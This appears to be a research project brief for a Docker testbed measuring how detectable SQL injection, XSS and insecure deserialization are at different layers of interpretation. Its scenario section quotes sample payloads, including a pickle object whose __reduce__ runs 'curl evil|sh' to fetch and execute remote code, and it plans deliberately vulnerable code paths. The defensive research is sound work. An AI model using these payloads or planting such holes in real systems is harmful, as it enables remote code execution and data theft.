Sponsored by SEL

Cardinal — Testbed Environment

A single containerized enterprise segment supporting SQLi, XSS, and insecure-deserialization scenarios under live benign traffic

Supervised by Dr. C. Kolias, N. Seeley

Overview

The environment is one enterprise network segment realised as Docker containers on three bridge networks: an edge/DMZ, an application tier, and a data tier. A single reverse proxy is the sole path into the application, so every request — attack or benign — crosses one instrumented choke point. The same application services carry both attack traffic and legitimate background traffic, so that every malicious event has a byte-identical benign counterpart travelling the same path. A monitor spans all three segments and observes passively at each layer.

The claim we are testing

Start with the one idea behind every attack in this project. A computer program is constantly handed input — text a user typed, a file they uploaded. Some of that input is meant to be plain *data* (a name, a search term) and some of the program's own code is meant to be *instructions*. An injection attack is what happens when a program gets confused between the two: the attacker sends something that looks like ordinary data, but the program ends up treating it as an instruction and doing what it says.

The question this project asks is simple: **how much does a defender need to understand about an input before they can tell it is an attack?** Think of it as a ladder with three rungs.

> **Just the letters.** You look only at the raw characters, like matching against a list of "bad words."
>
> **The structure.** You first make sense of the input — this is a database query with these parts, this is a web request with these fields.
>
> **The meaning in context.** You understand what the input will actually *do* once the program uses it — where it lands on the page, what object it becomes.

Here is the claim. **Some attacks can be caught on a low rung of the ladder; others cannot be caught until you climb higher — and no amount of cleverness on a low rung will ever catch them.** The three attacks we study were chosen to land on three different rungs:

- **SQL injection** sits on the low rung. Once you look at the query's structure, the attack stands out plainly. This is the "easy" case, and the field largely considers it solved for exactly this reason.
- **Cross-site scripting (XSS)** sits in the middle. The very same piece of text is harmless in one spot on a web page and dangerous in another. You cannot tell which by staring at the text — you have to know *where it ends up*.
- **Insecure deserialization** sits on the top rung. The raw bytes look completely ordinary. The danger only appears once you understand what the program rebuilds them into and what that thing does.

So what will the experiment actually show? We will build a detector that is allowed to be as smart as we can make it, but only looking at the *content of the input itself*. The prediction is that this detector does great on SQL injection and then hits a wall on XSS and deserialization — and, crucially, that

making it bigger or training it on more data does not get it over the wall. The wall is not a sign of a lazy detector; it is a real limit. The only way past it is to give the detector the extra context — the "where it lands," the "what it becomes" — that lives higher on the ladder.

Why this matters: it lets us tell two very different situations apart. One is "we just haven't built a good enough detector yet." The other is "no detector that only reads the input can *ever* solve this — you must supply outside context." Knowing which situation you are in tells you where to spend your effort. Measuring exactly where that wall sits, for each of the three attacks, is the whole point of the experiments.


Network diagram

The environment is drawn as a small segmented enterprise network. The threat model is an *outsider*: the attacker and the legitimate clients live on an external network and can reach the site only by crossing the **perimeter firewall**, which performs NAT and an ingress ACL that admits nothing but HTTP to the proxy. Inside that boundary sits the **DMZ**, whose only exposed service is **proxy-waf** — the reverse proxy and WAF that fronts the application. The proxy is the application-level choke point: every request, attack or benign, is funnelled through it before it reaches any application logic.

The three internal tiers are separate VLANs, each its own switch: the DMZ, the application VLAN (`webapp`, `deser-svc`), and the data VLAN (`db`, `cache`). Every service is single-homed — it sits on exactly one segment. Traffic between tiers does not pass through any host that happens to straddle two networks; instead it is *routed* across the LAN by the **core router / firewall**, which performs the inter-VLAN routing and enforces which tier may talk to which. So `webapp` reaches `db` not by being attached to the data segment, but by sending across the LAN through the core device, exactly as tiers communicate in a real segmented network.

Observation is passive. A TAP — a SPAN/mirror port on each switch — copies that segment's traffic to the **monitor** over a one-way link. The monitor never sits in the forwarding path, so it can neither drop nor alter traffic; it only receives a mirror. Because the proxy funnels all application traffic and the core device carries every inter-tier hop, each event is observed completely and uniformly at all three layers — which is what makes the per-layer comparison honest.

Why no TLS. These experiments deliberately run everything in plaintext. Encryption is a transport concern that would sit *below* the byte layer we measure: terminating TLS at the proxy would leave the network tap seeing only ciphertext and force the structural view to be rebuilt from application logs, splitting one clean observation into two differently-placed ones. The claim is about whether an attack is recoverable from the *content* of a request, not from its transport, so plaintext keeps the raw-byte and parsed-structure cuts on a single captured stream and changes nothing about what the experiment tests.



edge / DMZ app tier data tier firewall / router L2 switch TAP -- mirrored to monitor

Containers

Container	Service / stack	Role
proxy-waf	nginx + ModSecurity (OWASP CRS)	Fronts the application over plaintext HTTP and reverse-proxies to the app tier. Doubles as the field WAF baseline and the parsed-HTTP observation point: it sees requests as structured HTTP, one layer above raw bytes.
webapp	Flask / Node application	The system under test. Exposes both a concatenated and a parameterized SQL path, XSS sinks in every context (HTML body, attribute, JavaScript, URI), and an endpoint that hands user-supplied objects to **deser-svc**. Every scenario's attack *and* its benign twin pass through here.
deser-svc	Java / Python / PHP backend	Reconstructs untrusted serialized objects and hosts the candidate gadget classes. The target for the deserialization scenario; also invoked by legitimate features (object uploads, cached sessions).
db	MySQL / MariaDB	Query backend behind both SQL paths. Holds the application data that benign CRUD traffic reads and writes.
cache	Redis	Session and object cache. Stores serialized session blobs, giving deserialization a realistic second vector and contributing benign serialization noise.
benign-users	Locust (traffic generator)	Generates continuous legitimate load: browsing, login, search, CRUD, and profile/file uploads that legitimately serialize objects. Supplies the benign half of every matched pair and the ambient noise that attacks must be distinguished from.
attacker	sqlmap, ysoserial(.net), XSStrike / BeEF, ZAP / Burp CLI	Launches the three scenarios against the app through the proxy, using the same entry points as legitimate users.
monitor	tcpdump, Zeek, Suricata, Snort	Passive layered observers attached to all three segments. Each tool sits at a defined acquisition cut (raw bytes, parsed structure) and records what is visible at that layer. These are measurement instruments, not competing defenses.
perimeter-fw	VyOS (or nftables)	The network boundary the outsider must cross. Performs NAT and an ingress ACL that admits only HTTP toward the proxy; nothing else from outside reaches the DMZ.
core-fw	VyOS / FRR (or nftables + IP forwarding)	Routes between the DMZ, app, and data VLANs and enforces inter-tier policy. Every cross-tier hop — including `webapp`→`db` — is routed here.
switches (×3)	Open vSwitch (OVS)	One L2 switch per VLAN (edge, app, data). OVS is used rather than a plain bridge because its native port mirroring (SPAN) provides the taps that feed the monitor.

Suggested images. Switches: `openvswitch` (real L2 switching with SPAN mirroring for the taps). Router / firewall: `vyos` (a single image does perimeter NAT + ingress ACL *and* inter-VLAN routing with policy), with `frrouting/frr` or a plain Linux container running `nftables` as lighter alternatives. If the lab is built on ContainerLab, VyOS, FRR, and OVS are all supported node kinds. One honest caveat: default Docker Compose has no L3 router between user-defined bridges, so a pure-Compose

build approximates this topology either by adding a routing/firewall container as above or by attaching a bridging service to two networks — the diagram shows the network-faithful version that the students should reason about.

Normal operation and applications

The application is a small internal staff portal — the kind of line-of-business web app an enterprise runs behind its perimeter. Employees authenticate, browse and edit their own profiles, search a shared directory of records, post comments on those records, and import or export saved settings. It is intentionally ordinary: the point is that every attack surface we study is reached through a feature a real user exercises daily, so attack traffic and benign traffic are indistinguishable at the point of entry.

webapp. A Flask (or equivalent Node) application served by a WSGI/ASGI worker. It exposes a handful of routes that each map onto one of the three attack classes. The login and directory-search routes reach the database: search is deliberately available in two implementations behind a feature flag — a string-concatenated query and a parameterized query — so the same user action can travel the vulnerable or the safe SQL path. Profile fields, comment bodies, and the search-term echo are rendered back into the page across different contexts (HTML body, a tag attribute, an inline script block, a URL), which is what gives XSS its several distinct sinks. An "import settings" / profile-object feature accepts a serialized object and hands it to **deser-svc** for reconstruction.

db. A MySQL/MariaDB instance holding the portal's own data — a users table, a records/directory table, and a comments table — seeded so that searches and listings return realistic volumes. Benign CRUD from **benign-users** continuously reads and writes these tables, so the query log the SQLi observer parses is never quiet; injected queries have to be distinguished from a steady stream of legitimate ones.

cache. A Redis instance holding session state and cached objects. Sessions are stored as serialized blobs, which does two things: it makes the deserialization surface realistic (session handling is a classic real-world sink) and it keeps benign serialized data flowing through the system as noise against which malicious objects must be told apart.

proxy-waf. An nginx reverse proxy fronting the application over plaintext HTTP and forwarding to **webapp** over the internal network. ModSecurity with the OWASP Core Rule Set is enabled in the same container, so it serves simultaneously as the field WAF baseline and as the parsed-HTTP vantage point: at this layer a request is already structured into method, path, headers, and body, one level of interpretation above the raw bytes the network monitor sees. Access and audit logs from nginx and ModSecurity are captured for the L1.5 measurements.

benign-users. A Locust workload models a population of employees performing the normal mix — log in, browse and update a profile, run directory searches, post a comment, occasionally import settings — at human-plausible rates and concurrency. This is the ambient load that gives the environment its noise floor and, more importantly, supplies the legitimate counterpart to every attack: the same endpoints, the same object types, the same query shapes, differing from the attacks only in the context that decides whether they are harmful.

Attack scenarios and deployment tools

The three scenarios are chosen to sit at different points on the syntactic–semantic gradient. Each is launched by the **attacker** container through the same proxy the employees use, so that at the moment of entry an attack is just another request on a familiar endpoint. What separates the three is not how they enter but how much interpretation is needed to tell them apart from the benign traffic they ride alongside.

Scenario 1 — SQL injection (syntactic anchor). The attacker targets the directory-search and login routes on their concatenated-query path, submitting inputs that alter the query's structure: union-based

extraction, error-based and boolean/time-based blind techniques, and stacked statements. The benign twin is the identical user action on the same route producing a well-formed query. The distinguishing signal lives in the parse tree, which is available to an observer, so this scenario is the control that the gap should be near zero. *Tools:* `sqlmap` for automated enumeration across the technique families, with hand-crafted payloads for cases where the shape of the injection matters.

Benign: search box receives `Alice`
→ `SELECT * FROM users WHERE name = 'Alice'`

Attack: search box receives `' OR '1'='1`
→ `SELECT * FROM users WHERE name = '' OR '1'='1'`

The added `OR '1'='1'` becomes a new logical clause — a change visible in the query's parse tree.

Scenario 2 — Cross-site scripting (context-dependent). The attacker submits payloads through profile fields, comment bodies, and the search echo — the same inputs a user legitimately supplies — but the outcome depends on which sink the value reaches: inert in an HTML text node, executable in an unquoted attribute, a script block, or a URL context. Reflected, stored, and DOM-based variants are all exercised. Here the payload string can be byte-identical to benign content; only the rendering context decides, which is why identification demands a layer above raw pattern matching. *Tools:* `XSStrike` for context-aware payload generation and fuzzing, `BeEF` to demonstrate impact of a landed payload, driven through `OWASP ZAP` / `Burp` for delivery and session handling.

The *same* comment value `"><script>alert(1)</script>` is rendered in two places:

Inert: inside an HTML text node
`<p>"><script>...</p>` — escaped, shown as text

Executes: inside an attribute value
`<input value=""><script>alert(1)</script>"` — the quote closes the attribute; the script runs

Identical bytes; the sink — not the payload — decides the outcome.

Scenario 3 — Insecure deserialization (semantic). The attacker abuses the "import settings" feature and the serialized session blobs in **cache**, submitting crafted objects whose danger appears only once reconstructed against a reachable gadget chain. The benign twin is a legitimately serialized object of the same type flowing through the same endpoint. Nothing in the raw bytes is alarming; the threat is a property of the object graph and the classes present in the application, placing identification almost entirely at the semantic layer. *Tools:* `ysoserial` (Java) and `ysoserial.net` (.NET) for gadget-chain construction, with native Python `pickle` and PHP POP-chain payloads for the corresponding ecosystems.

A Python `pickle` import feature receives a serialized settings object:

Benign: pickled `{"theme": "dark"}` — rebuilds into a plain dict

Attack: an object whose `__reduce__` returns
`(os.system, ("curl evil|sh",))`
— on load, Python runs the command while "rebuilding" it

The raw bytes look like ordinary serialized data; the danger is in what the object *does* when reconstructed.

Two delivery tools span all three scenarios: `OWASP ZAP` / `Burp` handle request delivery, authentication, and session state so that attacks reach the right endpoints as an authenticated user would, and `Locust` (the **benign-users** workload) runs concurrently throughout, so every attack is captured against a live background rather than an idle system.

The monitor node

The **monitor** is the environment's measurement apparatus. It is attached to all three bridge networks and observes them passively: traffic is mirrored to it, but it originates nothing, terminates nothing, and

is invisible to both the attacker and the application. This is deliberate. The monitor's job is to record exactly what a real defender positioned on the wire would have to work with — the observed data c — so that we can later measure how much of the ground-truth label is recoverable from that data at each layer of interpretation. It is not a defense and it is not an oracle: it sees what is on the network, not what an input ultimately does.

Capture is layered to match the acquisition cuts. At the lowest cut, `tcpdump` records a full packet capture on each segment — every byte on the wire, the raw lexical view. One level up, `Zeek` parses that traffic into structured protocol events (connection records, HTTP transactions, request/response metadata), giving the syntactic/structural view in which a request is already decomposed into method, path, headers, and body. The proxy's nginx access and ModSecurity audit logs are ingested alongside Zeek to enrich this same structural layer. `Suricata` and `Snort` run over the same traffic as signature instruments; their rule verdicts are recorded as measured field/academic baselines, not as truth. For the SQLi scenario specifically, the database query log is ingested so that the query *as the database parsed it* is available — the structural signal that makes SQL injection identifiable at the syntactic cut.

Everything the monitor collects is timestamped and keyed to a flow/session identifier so that network-, structural-, and detector-layer features for the same event line up into a single record. That aligned record is the observation c the detectors M_1–$M_4^\star$ consume. Two things are kept deliberately *outside* this record: the authored context κ, which is supplied separately rather than captured, and the ground-truth label Y_τ, which is established off the wire. The monitor supplies the left-hand side of the measurement only.

Main features captured

Feature group	Cut / source	What it is
Full packet capture	L1 — tcpdump	Every byte on the wire per segment. The raw lexical observation and the basis for replay and all derived features.
Flow & timing statistics	L1 — Zeek conn log	Packet and byte counts, sizes, inter-arrival times, duration, and request rate per session. The volumetric view, independent of content.
Payload byte features	L1 — derived	Byte-entropy, n-gram frequencies, and character-class ratios of the payload — content shape before any parsing.
HTTP request structure	L1.5 — Zeek http, nginx	Method, URI path, and query parameters (names, count, order), body length, and content-type.
Headers & session	L1.5 — Zeek, nginx	Cookies / session id, user-agent, referer, authentication state, and connection reuse.
HTTP response	L1.5 — Zeek, nginx	Status code, response size, content-type, and whether the response echoes the input (reflection indicator).
Parameter-value tokens	L2 — derived	Lexical tokens inside field values: SQL keywords, HTML/script tokens, serialization magic bytes, and special-character density. The engineered features fed to M_1–$M_4^\star$.
SQL parse-tree shape	L1.5 — DB query log	The query as the database parsed it, diffed against the parameterized template. The structural signal that makes SQLi identifiable at the syntactic cut.
Signature verdicts	L2 baseline — Snort, Suricata, CRS	Per-event rule matches from each engine, recorded as field/academic baseline instruments — never as ground truth.

Deploy and reset are driven by a single Docker Compose file for one-command reproducibility. The design constraint that governs the whole testbed: benign and attack traffic must exercise the *same* services over the *same* paths, so that a malicious event and its legitimate counterpart differ only in the context that separates them — not in anything observable in the raw request.

Weeks 1–2 task checklist

These are the concrete tasks to stand up and validate the environment described above. Treat the validation group as gating: nothing downstream is trustworthy until those boxes are ticked.

Networking & deployment

- ☐ Write one Docker Compose file defining the three bridge networks (edge/app/data) and every container.
- ☐ Attach containers so segment membership alone enforces the choke point: only `proxy-waf` is on both edge-net and app-net; only `webapp`/`deser-svc` are on both app-net and data-net.
- ☐ Provide a one-command deploy and a one-command reset to a clean, known state.

Application under test

- ☐ Build `webapp` with both a concatenated and a parameterized SQL path behind a fixed per-condition flag.

- ☐ Expose XSS sinks in every context: HTML body, attribute, JavaScript, and URI.
- ☐ Add the object-import endpoint that hands user objects to `deser-svc`; host the gadget classes.
- ☐ Stand up `proxy-waf` (nginx + ModSecurity/CRS) over plaintext HTTP; seed `db`; configure `cache` with serialized sessions.

Traffic & attacks

- ☐ Configure the `benign-users` Locust workload (login, browse, search, CRUD, object import) at plausible rates.
- ☐ Prepare attacker tooling: sqlmap; XSStrike / BeEF; ysoserial(.net), `pickle`, PHP POP chains; ZAP / Burp for delivery.
- ☐ Define the benign-vs-attack labelling convention and how each event's ground-truth label Y_τ is recorded.

Monitor & capture

- ☐ Attach `monitor` to all three segments; configure a SPAN/mirror tap per switch (one-way to the monitor).
- ☐ Run `tcpdump` (L1), Zeek (L1.5), and Suricata + Snort (baseline instruments) over the mirrored traffic.
- ☐ Ingest nginx / ModSecurity logs and the DB query log; align all sources by flow/session id into one record per event.

Validation gates

- ☐ Confirm the choke point: from the attacker, the app and data tiers are unreachable except through `proxy-waf`.
- ☐ Confirm benign and attack twins traverse identical paths and are byte-identical in the observed request.
- ☐ Confirm the monitor is strictly passive — it cannot drop, delay, or alter traffic.
- ☐ Confirm a full deploy $\rightarrow$ generate traffic $\rightarrow$ reset cycle reproduces cleanly from scratch.